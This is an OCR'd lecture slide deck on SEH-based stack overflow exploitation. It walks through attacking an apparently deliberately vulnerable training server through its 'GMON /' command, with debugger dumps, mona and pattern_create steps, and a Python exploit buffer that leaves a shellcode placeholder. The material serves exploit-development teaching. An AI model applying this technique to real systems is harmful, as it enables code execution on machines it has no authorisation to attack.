

Stack
TEB
FS[0] : 0012FF40
0012FF40 : 0012FFB0 : next SEH record
0012FF44 : 7C839AD8 : SE Handler
0012FFB0 : 0012FFE0 : next SEH record
0012FFB4 : 0040109A : SE Handler
0012FFE0 : FFFFFFFF : next SEH record (end of chain)
0012FFE4 : 7C839AD8 : SE Handler

Figure cited from Peter “corelanc0d3r”, http://www.corelan.be/



Access violation / exception is triggered
(1) Exception Handler kicks in
(4) Pointer to next SEH was overwritten with jmp to shellcode
Pointer to next SEH record
Shellcode
Current SE Handler
(2) Current SE handler was overwritten and points to pop,pop,ret
pop,pop,ret
(3) pop,pop,ret. During prologue of exception handler, address of pointer to next SEH was put on stack at ESP+8. pop pop ret puts this address in EIP and allows execution of the code at the address of "pointer to next SEH".

Figure cited from Peter "corelanc0d3r", http://www.corelan.be/

Visual Studio SafeSEH

- Pre-registers all exception handlers in the DLL or EXE
- When an exception occurs, Windows will examine the pre-registered table and only call the handler if it exists in the table
- What if one DLL wasn’t compiled w/ SafeSEH?
  - Windows will allow any address in that module as an SEH handler
  - This allows an attacker to still gain full control

SEH Case Study

Our vuln server again*


SEH Based Exploitation

- Must know how SEH works
  - server.exe

- Cause exception (handler kicks in)
- Overwrite SE handler with pointer to instruction that brings you back to next SEH (pop/pop/ret)
- Overwrite the pointer to the next SEH record (use jumping code)
- Inject the shellcode directly after the overwritten SE handler

Exploiting Case Study #2

- Trigger the vulnerability by sending a buffer of the “GMON /” command and 4000 corrupted data
- Examine the SEH Handlers before and after running the code above (inside Immunity Debugger press Alt+s)



```
0067FFBC   41414141  AAAA
0067FFC0   41414141  AAAA
0067FFC4   41414141  AAAA
0067FFC8   41414141  AAAA
0067FFCC   41414141  AAAA
0067FFD0   41414141  AAAA
0067FFD4   41414141  AAAA
0067FFD8   41414141  AAAA
0067FFDC   41414141  AAAA  Pointer to next SEH record
0067FFE0   41414141  AAAA  SE handler
0067FFE4   41414141  AAAA
0067FFE8   41414141  AAAA
0067FFEC   41414141  AAAA
0067FFF0   41414141  AAAA
0067FFF4   41414141  AAAA
0067FFF8   41414141  AAAA
0067FFFC   41414141  AAAA
```

Exploiting Case Study #2

- Now we need to find the SEH compatible overwrite address, lucky for us we can use mona.py from the Corelanc0d3rs team
  - !mona seh -m <module-name>
  - Use the essfunc.dll for this walkthrough

- Go to the configured directory for mona's output and check the seh.txt file for memory addresses

Exploiting Case Study #2

- Now we need to find the overwriting offset
- This can be achieved using pattern_create from the Metasploit Framework
- pattern_create 4000

Exploiting Case Study #2

- What does this code mean?
  - "\xEB\x0F\x90\x90“
- It means:
  - JMP 0F, NOP, NOP
- JMP 0F instruction located in the four bytes immediately before the overwritten SE handler address to Jump over both the handler addresses and the first five instructions of the shellcode, to finally land on the CALL instruction
- In other words, it will jump over 15 bytes which are:
  - 2 bytes (NOP, NOP)
  - 4 bytes Next SEH Recored Address
  - 4 bytes SEH Handler Address
  - 5 bytes of the shellcode

Exploiting Case Study #2

- What does this code mean?
  - "\x59\xFE\xCD\xFE\xCD\xFE\xCD\xFF\xE1\xE8\xF2\xFF\xFF\xFF“

- Translated to the following code:

\x59	POP ECX
\xFE\xCD	DEC CH
\xFE\xCD	DEC CH
\xFE\xCD	DEC CH
\xFF\xE1	JMP ECX
\xE8\xF2\xFF\xFF\xFF	CALL [relative -0D]

Exploiting Case Study #2

- The CALL instruction will place the address of the following instruction in memory onto the stack
- Execution will continue to the POP ECX instruction at the start of the shellcode
- Standard operation for the CALL is to push the address of the following instruction onto the stack; execution will continue from this point using a RETN once the CALLed function is complete
- Now the POP ECX instruction will POP the contents of the top entry of the stack, which contains the address just placed there by the previous CALL statement, into the ECX register.

Exploiting Case Study #2

- The next instruction will decrement the CH register by 1 three times.
  - Remember that the CH register is actually a sub register of ECX affecting the second least significant byte of ECX.
  - This will actually subtracting 1 from CH actually subtracts 256 from ECX register, and done three times this makes for a total of 768 subtracted from ECX.
- Finally the code will JMP to the address stored within the ECX register.

Final Exploiting Case Study #2 Code

```
cmd = "GMON /"
buf = "\x90" * 2752                     # just junk
buf += "\x90" * 16                      # shellcode starts here
buf += “shellcode”                      # our shellcode
buf += "\x90" * (3498 - len(buf))
buf += "\xEB\x0F\x90\x90"               # JMP 0F, NOP, NOP
buf += "\xB4\x10\x50\x62"               # SEH overwrite, essfunc.dll, POP EBX,
                                          POP EBP, RET
buf += "\x59\xFE\xCD\xFE\xCD\xFE\xCD\xFF\xE1\xE8\xF2\xFF\xFF\xFF"
buf += "\x90" * (4000-len(buf))         # data after SEH handler
```

- Send cmd + buffer

Demo

1- SEH

2- PE